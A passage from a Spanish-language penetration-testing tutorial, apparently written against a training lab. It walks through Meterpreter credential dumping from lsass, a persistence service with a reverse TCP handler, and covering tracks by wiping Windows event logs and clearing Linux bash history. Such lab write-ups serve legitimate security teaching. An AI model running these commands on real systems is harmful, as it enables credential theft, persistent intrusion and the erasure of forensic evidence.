Server username: ATTACKDEFENSE\Administrator
meterpreter > pprep lsass
784
meterpreter > migrate 784
[*] Migrating from 4188 to 784...
[*] Migration completed successfully.
meterpreter > hasdump
[*] Unknown command: hasdump. Did you mean hashdump? Run the help command for more details.
meterpreter > hashdump
Administrator:500:aad3b435b5140eeaad3b435b51404ee:5c4d59391f656d958dab124ffebc20:::
DefaultAccount:503:aad3b435b5140eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b5140eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1008:aad3b435b51404eeaad3b435b51404ee:bdcac1fb028f3c5066467af7fa673bb:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
meterpreter >

```

## ***Clearing your tracks on Windows***

Una vez hayamos accedido al sistema y hayamos transferido todo lo que queramos a la carpeta Temp, el primero paso será eliminar el script, ejecutable, etc:

```

meterpreter > pwd
C:\Temp
meterpreter > ls
No entries exist in C:\Temp
meterpreter > upload /usr/share/windows-binaries/nc.exe
[*] Uploading  : /usr/share/windows-binaries/nc.exe -> nc.exe
[*] Uploaded 58.00 KiB of 58.00 KiB (100.0%): /usr/share/windows-binaries/nc.exe -> nc.exe
[*] Completed : /usr/share/windows-binaries/nc.exe -> nc.exe
meterpreter > rm nc.exe
meterpreter > 

```

En el caso de que hayamos implantado una persistencia en el equipo como por ejemplo persistencia de servidor que es un módulo de post-exploitación de Windows, es esencial borrar dicha actividad.

Recordemos un poco lo que hace este módulo de post-exploitación:

```

Payload information:

Description:
This Module will generate and upload an executable to a remote host, next will make it a persistent service.
It will create a new service which will start the payload whenever the service is running. Admin or system
privilege is required.

```

Este módulo generará y cargará un ejecutable al host remoto, luego mantendrá persistencia en el servicio.

Esto creará un nuevo servicio el cual cargará el payload sin que el servidor se esté ejecutando.

```
msf6 exploit(windows/local/persistence_service) > run
[*] Started reverse TCP handler on 10.10.37.4:4224
[*] Running module against ATTACKDEFENSE
[+] Meterpreter service exe written to C:\Users\ADMINI~1\AppData\Local\Temp\lvhQ.exe
[*] Creating service FuCbAav
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/ATTACKDEFENSE_20250806.3812/ATTACKDEFENSE_20250806.3812.rc
[*] Sending stage (176198 bytes) to 10.2.19.46
[*] Meterpreter session 2 opened (10.10.37.4:4224 → 10.2.19.46:49835) at 2025-08-06 05:38:13 +0530
meterpreter > 
```

Como podemos ver, cuando ejecutamos el módulo de persistencia, se ve que se creó el ejecutable el cual nos avisaba la información del módulo esa ruta.

Nuestro trabajo es explotar y eliminar nuestras tools que hemos usado, porque si un atacante encuentra esas tools, las podría usar a su favor y seríamos responsables de aquel ataque, o incluso nos considerarían un insider.

¿Cómo lo podemos borrar de manera eficiente?

El propio Metasploit nos da un script para automatizar esta eliminación del ejecutable:

```
[~]# cat /root/.msf4/logs/persistence/ATTACKDEFENSE_20250806.3812/ATTACKDEFENSE_20250806.3812.rc
execute -H -f sc.exe -a "stop FuCbAav"
execute -H -f sc.exe -a "delete FuCbAav"
execute -H -i -f taskkill.exe -a "/f /im lvhQ.exe"
rm "C:\\\\Users\\\\ADMINI~1\\\\AppData\\\\Local\\\\Temp\\\\lvhQ.exe"
```

Para ejecutarlo es muy sencillo:

```
meterpreter > resource /root/.msf4/logs/persistence/ATTACKDEFENSE_20250806.3812/ATTACKDEFENSE_20250806.3812.rc
[*] Processing /root/.msf4/logs/persistence/ATTACKDEFENSE_20250806.3812/ATTACKDEFENSE_20250806.3812.rc for ERB directives.
resource (/root/.msf4/logs/persistence/ATTACKDEFENSE_20250806.3812/ATTACKDEFENSE_20250806.3812.rc)> execute -H -f sc.exe -a "stop FuCbAav"
Process 3324 created.
resource (/root/.msf4/logs/persistence/ATTACKDEFENSE_20250806.3812/ATTACKDEFENSE_20250806.3812.rc)> execute -H -f sc.exe -a "delete FuCbAav"
Process 2948 created.
resource (/root/.msf4/logs/persistence/ATTACKDEFENSE_20250806.3812/ATTACKDEFENSE_20250806.3812.rc)> execute -H -i -f taskkill.exe -a "/f /im lvhQ.exe"
Process 880 created.
Channel 1 created.
```

Para comprobar de que se ha eliminado correctamente:

```
meterpreter > pwd
C:\\Temp
meterpreter > cd C:\\\\
meterpreter > cd Users
meterpreter > cd Administrator
meterpreter > cd AppData
meterpreter > cd Local
meterpreter > cd Temp
meterpreter > ls
Listing: C:\\Users\\Administrator\\AppData\\Local\\Temp
=====
Mode          Size    Type  Last modified      Name
----          --     --   --:--:--           --
40777/rwxrwxrwx  0      dir   2022-02-20 04:57:51 +0530  Low
100666/rw-rw-rw- 16384   fil   2022-02-20 04:57:51 +0530  ~DF1BB75924260B45FB.TMP
100666/rw-rw-rw- 16384   fil   2022-02-20 04:57:51 +0530  ~DF7021F2FE2B2B2D23.TMP
meterpreter > 
```

Por último, y el más potente:

**IMPORTANTE: NO HACER EN UN PESTING REAL, SOLO LO RESALTAREMOS EN EL REPORTING COMO POSIBLE VECTOR DE AYUDA PARA EL ATACANTE PARA ELIMINAR SUS HUELLAS.**

```
meterpreter > clearev  
[*] Wiping 166 records from Application ...  
[*] Wiping 783 records from System ...  
[*] Wiping 2655 records from Security ...  
meterpreter > █
```

## ***Clearing your tracks on Linux***

Una vez hayamos conseguido acceso a la máquina víctima, tenemos que eliminar los comandos que hayamos ejecutado dentro. Es peligroso dejar nuestros comandos en el historial porque un atacante puede ver que comandos hemos escrito para seguir recopilando información del sistema que hemos comprometido.

```
/bin/bash -i  
bash: cannot set terminal process group (8): Inappropriate ioctl for device  
bash: no job control in this shell  
root@demo:/tmp# history -c  
history -c  
root@demo:/tmp# history  
history  
    1 history  
root@demo:/tmp# █
```

También podemos eliminar nuestros rastros de .bash\_history usando el siguiente comando:

```
root@demo:/tmp# cat /dev/null > ~/.bash_history  
cat /dev/null > ~/.bash_history  
root@demo:/tmp# █
```



















































